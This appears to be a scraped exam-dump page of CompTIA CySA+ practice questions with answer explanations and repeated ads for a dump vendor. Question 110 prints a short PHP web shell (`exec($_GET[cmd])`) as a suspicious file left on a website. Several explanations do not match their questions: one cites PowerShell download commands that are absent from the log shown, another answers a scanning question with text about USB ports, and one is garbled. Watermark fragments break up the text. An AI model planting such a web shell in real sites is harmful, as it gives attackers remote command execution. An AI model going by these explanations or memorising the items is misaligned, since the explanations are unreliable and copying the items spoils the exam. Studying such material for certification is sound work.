A security analyst receives an alert for suspicious activity on a company laptop. An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

freecram.net
Which of the following has most likely occurred?

A. An Office document with a malicious macro was opened.
B. A credential-stealing website was visited.
C. A phishing link in an email was clicked
D. A web browser vulnerability was exploited.
Answer: (SHOW ANSWER)
An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis.

NEW QUESTION: 86
Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?
A. MOU
B. NDA
C. BIA
D. SLA
Answer: (SHOW ANSWER)
SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements.

NEW QUESTION: 87
A threat intelligence analyst is updating a document according to the MITRE ATT&CK framework.
The analyst detects the following behavior from a malicious actor:
"The malicious actor will attempt to achieve unauthorized access to the vulnerable system." In which of the following phases should the analyst include the detection?
A. Subtechniques
B. Techniques
C. Procedures
D. Tactics
Answer: (SHOW ANSWER)

NEW QUESTION: 88
Which of the following security operations tasks are ideal for automation?
A. Suspicious file analysis:
Look for suspicious-looking graphics in a folder.
Create subfolders in the original folder based on category of graphics found.

Move the suspicious graphics to the appropriate subfolder

B. Firewall IoC block actions:

Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logs Follow up on any false positives that were caused by the block rules

C. Security application user errors:

Search the error logs for signs of users having trouble with the security application Look up the user's phone number Call the user to help with any questions about using the application

D. Email header analysis:

Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block list Move the email to quarantine

Answer: (SHOW ANSWER)

Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION: 89

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

A. To satisfy regulatory requirements for incident reporting

B. To hold other departments accountable

C. To identify areas of improvement in the incident response process

D. To highlight the notable practices of the organization's incident response team

Answer: (SHOW ANSWER)

The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

NEW QUESTION: 90

A security analyst notices multiple attempts of the same exploit being made on the perimeter network. The behavioral patterns indicate that a TCP SYN flood attack has been initiated, followed by a port scan of the company's public IP range. No other attacks are being performed from the actor's source IP address. All of the SYN flood attempts were thwarted by the firewall's stateful packet inspection engine. Which of the following is the most likely type of threat actor in this scenario?

Freecram.net

A. Nation-state

B. Script kiddie

C. Advanced persistent threat

D. Organized crime

Answer: (SHOW ANSWER)

The attacker's behavior - launching a basic SYN flood followed by a simple port scan using readily available tools - matches the hallmark of a low-skill actor experimenting with automated scripts rather than a stealthy, goal-driven campaign. A script kiddie typically tries generic DoS and scanning tools without further sophisticated tradecraft.

NEW QUESTION: 91

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud:
Cobain: Yes
Grohl: No
Novo: Yes
Smear: Yes
Channing: No

B. TSpirit:
Cobain: Yes
Grohl: Yes
Novo: Yes
Smear: No
Channing: No

C. ENameless:
Cobain: Yes
Grohl: No
Novo: Yes
Smear: No
Channing: No

D. PBleach:
Cobain: Yes
Grohl: No
Novo: No
Smear: No
Channing: Yes

Answer: (SHOW ANSWER)

The vulnerability that should be patched first, given the above third-party scoring system, is:
TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 92

A security administrator is tasked with modifying the vulnerability scan process to reduce the network traffic but maintain thorough checks. Which of the following scanning approaches should be implemented?

A. Credentialed scans

B. Individual scans

C. Security baseline scans

D. Agent-based scans

Answer: (SHOW ANSWER)

Agent-based scans are run locally on hosts via installed agents, which significantly reduces network traffic while allowing in-depth visibility and accurate scanning. They're ideal for bandwidth-limited or sensitive networks.

NEW QUESTION: 93

A Chief Information Security Officer (CISO) has determined through lessons learned and an associated after-action report that staff members who use legacy applications do not adequately understand how to differentiate between non-malicious emails and phishing emails. Which of the following should the CISO include in an action plan to remediate this issue?

A. Awareness training and education

B. Replacement of legacy applications

C. Organizational governance

D. Multifactor authentication on all systems

Answer: A (LEAVE A REPLY)

Awareness training and education are essential to help staff recognize phishing emails and understand safe email practices, particularly when using legacy applications that might not have the latest security features. Training helps build a culture of security mindfulness, which is critical for preventing social engineering attacks.

NEW QUESTION: 94

An organization is preparing for a disaster recovery exercise. Which of the following actions should be implemented first?

A. Gather all internal stakeholders and review the actions according to the defined incident playbook.

B. Coordinate the supporting staff for the recovery process to ensure availability at the recovery site.

C. Ensure that the vendor for the disaster recovery site is scheduled to support the recovery.

D. Identify a business-critical system and test by failing over to the disaster recovery location.

Answer: (SHOW ANSWER)

Before executing any disaster recovery actions, it is essential to review the incident response and disaster recovery plan with stakeholders. This ensures everyone understands their roles and the process, minimizing errors during the exercise.

NEW QUESTION: 95

An analyst is designing a message system for a bank. The analyst wants to include a feature that allows the recipient of a message to prove to a third party that the message came from the sender Which of the following information security goals is the analyst most likely trying to achieve?

A. Non-repudiation

B. Authentication

C. Authorization

D. Integrity

Answer: A (LEAVE A REPLY)

Non-repudiation ensures that a message sender cannot deny the authenticity of their sent message. This is crucial in banking communications for legal and security reasons. The goal of allowing a message recipient to prove the message's origin is non-repudiation. This ensures that the sender cannot deny the authenticity of their message. Non-repudiation is a fundamental aspect of secure messaging systems, especially in banking and financial communications.

NEW QUESTION: 96
During a recent site survey. an analyst discovered a rogue wireless access point on the network.
Which of the following actions should be taken first to protect the network while preserving evidence?
A. Run a packet sniffer to monitor traffic to and from the access point.
B. Connect to the access point and examine its log files.
C. Identify who is connected to the access point and attempt to find the attacker.
D. Disconnect the access point from the network
Answer: (SHOW ANSWER)
A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices. The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network.
This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation.
Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency.

NEW QUESTION: 97
Numerous emails were sent to a company's customer distribution list. The customers reported that the emails contained a suspicious link. The company's SOC determined the links were malicious. Which of the following is the best way to decrease these emails?
A. DMARC
B. DKIM
C. SPF
D. SMTP
Answer: (SHOW ANSWER)
DMARC (Domain-based Message Authentication, Reporting, and Conformance) helps organizations prevent email spoofing and phishing by enforcing policies based on SPF and DKIM.

NEW QUESTION: 98
A DevOps analyst must include code scanning in the current CI/CD pipeline. The company decided not to invest in a different system, so the analyst has found a lightweight scanning module in the CI/CD tool to utilize. Which of the following best describes the analyst's approach?
A. They activated a threat feed combination.
B. They defined a new webhook.
C. They configured an available API.
D. They leveraged an existing plug-in.
Answer: (SHOW ANSWER)
The analyst is adding code-scanning functionality to the existing CI/CD platform by using a lightweight module already available within the tool. This is an example of leveraging an existing plug-in, which extends the capabilities of the current system without requiring the purchase and integration of a separate solution.

NEW QUESTION: 99
A company has a primary control in place to restrict access to a sensitive database. However, the company discovered an authentication vulnerability that could bypass this control. Which of the following is the best compensating control?
A. Running regular penetration tests to identify and address new vulnerabilities.

B. Conducting regular security awareness training of employees to prevent social engineering attacks.
C. Deploying an additional layer of access controls to verify authorized individuals.
D. Implementing intrusion detection software to alert security teams of unauthorized access attempts
Answer: (SHOW ANSWER)
Deploying an additional layer of access controls to verify authorized individuals is the best compensating control for the authentication vulnerability that could bypass the primary control. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a threat when the primary control is not sufficient or feasible. A compensating control should provide a similar or greater level of protection as the primary control, and should be closely related to the vulnerability or the threat it is addressing. In this case, the primary control is to restrict access to a sensitive database, and the vulnerability is an authentication bypass.
Therefore, the best compensating control is to deploy an additional layer of access controls, such as multifactor authentication, role-based access control, or encryption, to verify the identity and the authorization of the individuals who are accessing the database. This way, the compensating control can prevent unauthorized access to the database, even if the primary control is bypassed.
Running regular penetration tests, conducting regular security awareness training, and implementing intrusion detection software are all good security practices, but they are not compensating controls for the authentication vulnerability, as they do not provide a similar or greater level of protection as the primary control, and they are not closely related to the vulnerability or the threat they are addressing.

NEW QUESTION: 100
A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?
Freedram.net
A. There is an issue with the SSL certificate causing port 443 to become unavailable for HTTPS access
B. An on-path attack is being performed by someone with internal access that forces users into port 80
C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
D. An error was caused by BGP due to new rules applied over the company's internal routers
Answer: (SHOW ANSWER)
The fact that the company's internal portal is sometimes accessible through HTTP (port 80) and other times through HTTPS (port 443) suggests that someone with internal access is actively manipulating the network traffic. An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies communication between two parties. By forcing users into using HTTP instead of HTTPS, the attacker can potentially capture sensitive information transmitted over the network, such as login credentials or session data.
An issue with the SSL certificate (Option A) would generally result in HTTPS not working at all, rather than it being intermittently accessible.
A web server unable to handle an increasing amount of HTTPS requests (Option C) would likely result in performance issues or server errors, but it wouldn't selectively redirect users to HTTP.
BGP (Border Gateway Protocol) is used for routing between autonomous systems on the internet, and it generally would not cause the internal portal to switch between HTTP and HTTPS. It is more relevant to external internet routing.

NEW QUESTION: 101
Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?
A. Isolate Joe's PC from the network
B. Reimage the PC based on standard operating procedures
C. Initiate a remote wipe of Joe's PC using mobile device management
D. Perform no action until HR or legal counsel advises on next steps
Answer: D (LEAVE A REPLY)
The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or

network.

NEW QUESTION: 102
An organization's internal department frequently uses a cloud provider to store large amounts of sensitive data. A threat actor has deployed a virtual machine to attack another virtual machine to gain access to the data. Through the use of the cloud host's hypervisor, the threat actor has escalated the access rights. Which of the following actions would be BEST to remediate the vulnerability the attacker has used to exploit the system?
A. Sandbox the virtual machine.
B. Implement an MFA solution.
C. Update lo the secure hypervisor version.
D. Implement dedicated hardware for each customer.
Answer: (SHOW ANSWER)
Virtual machine (VM) escape attacks target vulnerabilities in the hypervisor supporting a virtualized environment. The strongest control to protect hypervisors against these attacks is to keep them patched.

NEW QUESTION: 103
Which of the following actions would an analyst most likely perform after an incident has been investigated?
A. Risk assessment
B. Root cause analysis
C. Incident response plan
D. Tabletop exercise
Answer: (SHOW ANSWER)

NEW QUESTION: 104
An analyst finds that duplicate entries may exist in the asset inventory, which is skewing vulnerability scan data. Which of the following is the best way for the analyst to improve the effectiveness of the vulnerability scan?
A. Device fingerprinting
B. Network mapping
C. Uncredentialed reports
D. Dynamic scans
Answer: (SHOW ANSWER)
Device fingerprinting uniquely identifies devices based on characteristics like MAC address, OS, and installed software. This helps eliminate duplicate entries in the asset inventory, ensuring vulnerability scans are accurate and not skewed by redundant dat

NEW QUESTION: 105
Executives at an organization email sensitive financial information to external business partners when negotiating valuable contracts. To ensure the legal validity of these messages, the cybersecurity team recommends a digital signature be added to emails sent by the executives.
Which of the following are the primary goals of this recommendation? (Choose two.)
A. Confidentiality
B. Integrity
C. Privacy
D. Anonymity
E. Non-repudiation

F. Authorization
Answer: (SHOW ANSWER)
Digital signatures ensure the integrity and non-repudiation of emails. Integrity ensures that the message has not been altered in transit, as the digital signature would be invalidated if the content were tampered with. Non-repudiation ensures that the sender cannot deny having sent the email, as the digital signature is unique to their identity.

NEW QUESTION: 106
An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?
A. The scanner is running without an agent installed.
B. The scanner is running in active mode.
C. The scanner is segmented improperly
D. The scanner is configured with a scanning window
Answer: (SHOW ANSWER)
The scanner is running in active mode, which is the cause of this issue. Active mode is a type of vulnerability scanning that sends probes or requests to the target systems to test their responses and identify potential vulnerabilities. Active mode can provide more accurate and comprehensive results, but it can also cause more network traffic, performance degradation, or system instability.
In some cases, active mode can trigger denial-of-service (DoS) conditions or crash the target systems, especially if they are not configured to handle the scanning requests or if they have underlying vulnerabilities that can be exploited by the scanner. Therefore, the analyst should use caution when performing active mode scanning, and avoid scanning business-critical or sensitive systems without proper authorization and preparation.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 107
An organization's Chief Information Security Officer (CISO) is organizing a tabletop drill. The CISO has included several other executives in the meeting invitation for the drill, as required.
Which of the following is the best reason for including the Chief Communications Officer?
A. Deciding when and how to issue press releases regarding incidents can minimize damage to the organization's brand reputation.
B. All of the organization's high-level executives should know about the IT department's incident response plan.
C. All parties must be able to communicate clearly. concisely, and consistently during incident response.
D. The CISO would like to increase the security department's visibility to senior executives.
Answer: (SHOW ANSWER)
The Chief Communications Officer is responsible for managing external communications, including press releases and public messaging. Involving this role in a tabletop exercise ensures that decisions about when and how to communicate incidents are planned to protect the organization's brand reputation.

NEW QUESTION: 108
Which of the following is the main concept behind the use of an attack methodology framework?
A. Implementing continuous monitoring and rapid deployment of system fixes over the traditional patch, test, and deploy approach
B. Prioritizing vulnerabilities that can be exploited based on risk calculations and using the consequences and likelihood of the exploits to determine where resources should be allocated
C. Approaching cybersecurity from the perspective of a threat actor and using their common behaviors and motivations to identify secure solutions

D. Applying a Zero Trust environment by assuming networks and systems are vulnerable to malicious actions by both external, hostile adversaries and insider threats

Answer: (SHOW ANSWER)

An attack methodology framework focuses on understanding how attackers operate by analyzing their behaviors, techniques, and motivations. This attacker-centric perspective helps organizations anticipate and defend against real-world attack patterns by aligning security controls with how threats actually occur.

NEW QUESTION: 109

The Chief Information Security Officer wants the same level of security to be present whether a remote worker logs in at home or at a coffee shop. Which of the following should be recommended as a starting point?

A. Non-persistent virtual desktop infrastructures

B. Passwordless authentication

C. Standard-issue laptops

D. Serverless workloads

Answer: (SHOW ANSWER)

Non-persistent virtual desktop infrastructures (VDIs) are the most suitable choice to ensure consistent security across different locations. Non-persistent VDIs revert to their original state after a session, reducing the risk of data leakage or malware persistence. These systems are centrally managed, ensuring uniform security policies regardless of the user's location.

NEW QUESTION: 110

A company brings in a consultant to make improvements to its website. After the consultant leaves. a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

```
<html>
<body>
<img onmouseleave="shutdown" src="shutdown.jpg" alt="shutdown">
<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR']
?>
</body>
</html>
```

freecram.net

Which of the following did the consultant do?

A. Implanted a backdoor

B. Implemented privilege escalation

C. Implemented clickjacking

D. Patched the web server

Answer: (SHOW ANSWER)

A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device.

A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.

NEW QUESTION: 111
A security manager has decided to form a special group of analysts who participate in both penetration testing and defending the company's network infrastructure during exercises.
Which of the following teams should the group form in order to achieve this goal?
A. Blue team
B. Purple team
C. Red team
D. Green team
Answer: (SHOW ANSWER)
A Purple team combines the offensive tactics of a Red team (attackers) with the defensive strategies of a Blue team (defenders). This collaboration improves threat detection and response by ensuring both perspectives are integrated during exercises.

NEW QUESTION: 112
An organization has the following risk mitigation policies:
- Risks without compensating controls will be mitigated first it the risk value is greater than $50,000.
- Other risk mitigation will be prioritized based on risk value.
The following risks have been identified:

Risk	Probability	Impact	Compensating control?
A	80%	$100,000	Y
B	20%	$500,000	Y
C	50%	$120,000	N
D	40%	$80,000	N

freeexam.net

Which of the following is the order of priority for risk mitigation from highest to lowest?
A. A, C, D, B
B. B, C, D, A
C. C, B, A, D
D. C. D, A, B
E. D, C, B, A
Answer: (SHOW ANSWER)
C is first because of has no compensanting control and the risk value is greater than $50,000 D is last because of has no compensanting control and the risk value is LESS than $50,000

NEW QUESTION: 113
The majority of a company's employees have stated they are unable to perform their job duties due to outdated workstations, so the company has decided to institute BYOD. Which of the following would a security analyst MOST likely recommend for securing the proposed solution?
A. A Linux-based system and mandatory training on Linux for all BYOD users
B. A firewalled environment for client devices and a secure VDI for BYOO users
C. A standardized anti-malware platform and a unified operating system vendor
D. 802.1X to enforce company policy on BYOD user hardware
Answer: (SHOW ANSWER)
After reviewing 802.1x, it can keep infected machines from connecting to the network.

NEW QUESTION: 114
The architecture team has been given a mandate to reduce the triage time of phishing incidents by 20%. Which of the following solutions will most likely help with this effort?
A. Integrate a SOAR platform.
B. Increase the budget to the security awareness program.
C. Implement an EDR tool.
D. Create new correlation rules for the SIEM.
Answer: (SHOW ANSWER)
A SOAR platform automates repetitive steps in the phishing-triage workflow, such as extracting indicators, running reputation checks, and enriching alerts. This automation reduces manual effort and significantly shortens overall triage time.

NEW QUESTION: 115
An organization has the following policy statements:
- All emails entering or leaving the organization will be subject to inspection for malware, policy violations, and unauthorized coolant.
- All network activity will be logged and monitored.
- Confidential data will be tagged and tracked
- Confidential data must never be transmitted in an unencrypted form.
- Confidential data must never be stored on an unencrypted mobile device.
Which of the following is the organization enforcing?
A. Acceptable use policy
B. Data privacy policy
C. Encryption policy
D. Data management policy
Answer: D (LEAVE A REPLY)
https://www.comptia.org/newsroom/2020/02/25/data-management-fundamentals-are-the-first- step-towards-advanced-data-practices-new-comptia-report-reveals

NEW QUESTION: 116
A security operations (SOC) manager develops response mechanisms as part of playbook development efforts. The SOC manager needs to accomplish the following:
- Document adversarial activities.
- Map adversarial activities to a linear progression of sequential
phases.
- Provide broad coverage of threat actions without addressing specific
tactics, techniques, and procedures (TTPs).
Which of the following is the most reliable source for this information?
A. MITRE ATT&CK
B. Cyber COBRA
C. Diamond Model of Intrusion Analysis
D. Cyber Kill Chain
Answer: (SHOW ANSWER)
The Cyber Kill Chain documents adversarial activities as a linear sequence of phases, providing a high-level view of threat progression without focusing on detailed tactics, techniques, or procedures.

NEW QUESTION: 117

Which of the following can a software provider use to implement secure authentication and authorization mechanisms that leverage existing controls in-place on their customers' environments?

A. SSO

B. SASE

C. PAM

D. CASB

Answer: (SHOW ANSWER)

Single sign-on enables integration with a customer's existing identity and access management systems, allowing the provider to rely on established authentication and authorization controls already in place within the customer environment.

NEW QUESTION: 118

During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

A. Clone the virtual server for forensic analysis

B. Log m to the affected server and begin analysis of the logs

C. Restore from the last known-good backup to confirm there was no loss of connectivity

D. Shut down the affected server immediately

Answer: (SHOW ANSWER)

The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server involves creating an exact copy or image of the server's data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

NEW QUESTION: 119

A junior security analyst opened ports on the company's firewall, and the company experienced a data breach. Which of the following most likely caused the data breach?

A. Environmental hacktivist

B. Accidental insider threat

C. Nation-state

D. Organized crime group

Answer: B (LEAVE A REPLY)

An accidental insider threat occurs when an employee, such as the junior security analyst in this case, unintentionally performs an action (e.g., opening firewall ports) that creates a security vulnerability. This can lead to a data breach, as the opened ports may expose the company's systems to external threats. The analyst's actions were unintentional, making this the most likely cause.

NEW QUESTION: 120

While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

Freecram.net

A. Address space layout randomization

B. Data execution prevention

C. Stack canary

D. Code obfuscation

Answer: (SHOW ANSWER)

Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs.

NEW QUESTION: 121
An analyst is reviewing the following output as part of an incident:

```
ICMP ECHO REQUEST 192.168.1.10 -> 10.20.30.40 Length=10 ABCDEFGHIJ
ICMP ECHO REPLY 10.20.30.40 -> 192.168.1.10 Length=10 ABCDEFGHIJ
ICMP ECHO REQUEST 192.168.1.10 -> 10.20.30.40 Length=15 ABCDEFGHIJ
ICMP ECHO REPLY 10.20.30.40 -> 192.168.1.10 Length=15 ABCDEFGHIJ[]8fd
ICMP ECHO REQUEST 192.168.1.10 -> 10.20.30.40 Length=20 ABCDEFGHIJ1234567890
ICMP ECHO REPLY 10.20.30.40 -> 192.168.1.10 Length=20 ABCDEFGHIJ1234567890
```

Which of the following is MOST likely happening?
A. The hosts are part of a reflective denial -of -service attack.
B. Information is leaking from the memory of host 10.20.30.40
C. Sensitive data is being exfilltrated by host 192.168.1.10.
D. Host 291.168.1.10 is performing firewall port knocking.
Answer: (SHOW ANSWER)
10.20.30.40 and 192.168.1.10 are both private IP addresses, which are used for internal networks. Since both IP's are private addresses, its not really exfiltrating data. Line 2 and 3 is what you want to be looking at. The request is Length 15, but ABCDEFJHIJ is only 10 CHARs in length, but you can see the reply is giving additional information, based on the length.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF Special Discount Code: freecram**)

NEW QUESTION: 122
A company is deploying new vulnerability scanning software to assess its systems. The current network is highly segmented, and the networking team wants to minimize the number of unique firewall rules.
Which of the following scanning techniques would be most efficient to achieve the objective?
A. Deploy agents on all systems to perform the scans
B. Deploy a central scanner and perform non-credentialed scans
C. Deploy a cloud-based scanner and perform a network scan
D. Deploy a scanner sensor on every segment and perform credentialed scans
Answer: (SHOW ANSWER)
USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.

NEW QUESTION: 123
Which of the following is a KPI that is used to monitor or report on the effectiveness of an incident response reporting and communication program?
A. Incident volume
B. Mean time to detect
C. Average time to patch
D. Remediated incidents

Answer: (SHOW ANSWER)
Remediated incidents is a key performance indicator (KPI) that measures how effectively incidents are resolved and communicated during the incident response lifecycle. It reflects the program's success in mitigating risks and restoring normal operations. Other options (e.g., mean time to detect) are important metrics but do not directly measure reporting or communication effectiveness.

NEW QUESTION: 124
A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?
A. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
B. function x() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $5}') && echo "$1 | $info" }
C. function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}
').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }
D. function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }
Answer: (SHOW ANSWER)
This shell function uses traceroute to trace the route packets take to reach the destination specified by $1. The -m 40 option specifies a maximum of 40 hops for the trace. The awk 'END{print $1}' part extracts the final hop from the traceroute output, and then the function echoes the destination and the info.

NEW QUESTION: 125
A Chief Information Security Officer (CISO) has decided the cost to protect an asset is greater than the cost of losing the asset. Which of the following risk management principles is the CISO following?
A. Accept
B. Avoid
C. Transfer
D. Mitigate
Answer: (SHOW ANSWER)

NEW QUESTION: 126
Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?
A. Review of security requirements
B. Compliance checks
C. Decomposing the application
D. Security by design
Answer: C (LEAVE A REPLY)
The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities.

NEW QUESTION: 127
A security analyst detects an email server that had been compromised in the internal network.
Users have been reporting strange messages in their email inboxes and unusual network traffic.
Which of the following incident response steps should be performed next?
A. Preparation
B. Validation
C. Containment

D. Eradication

Answer: (SHOW ANSWER)

After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise.

NEW QUESTION: 128

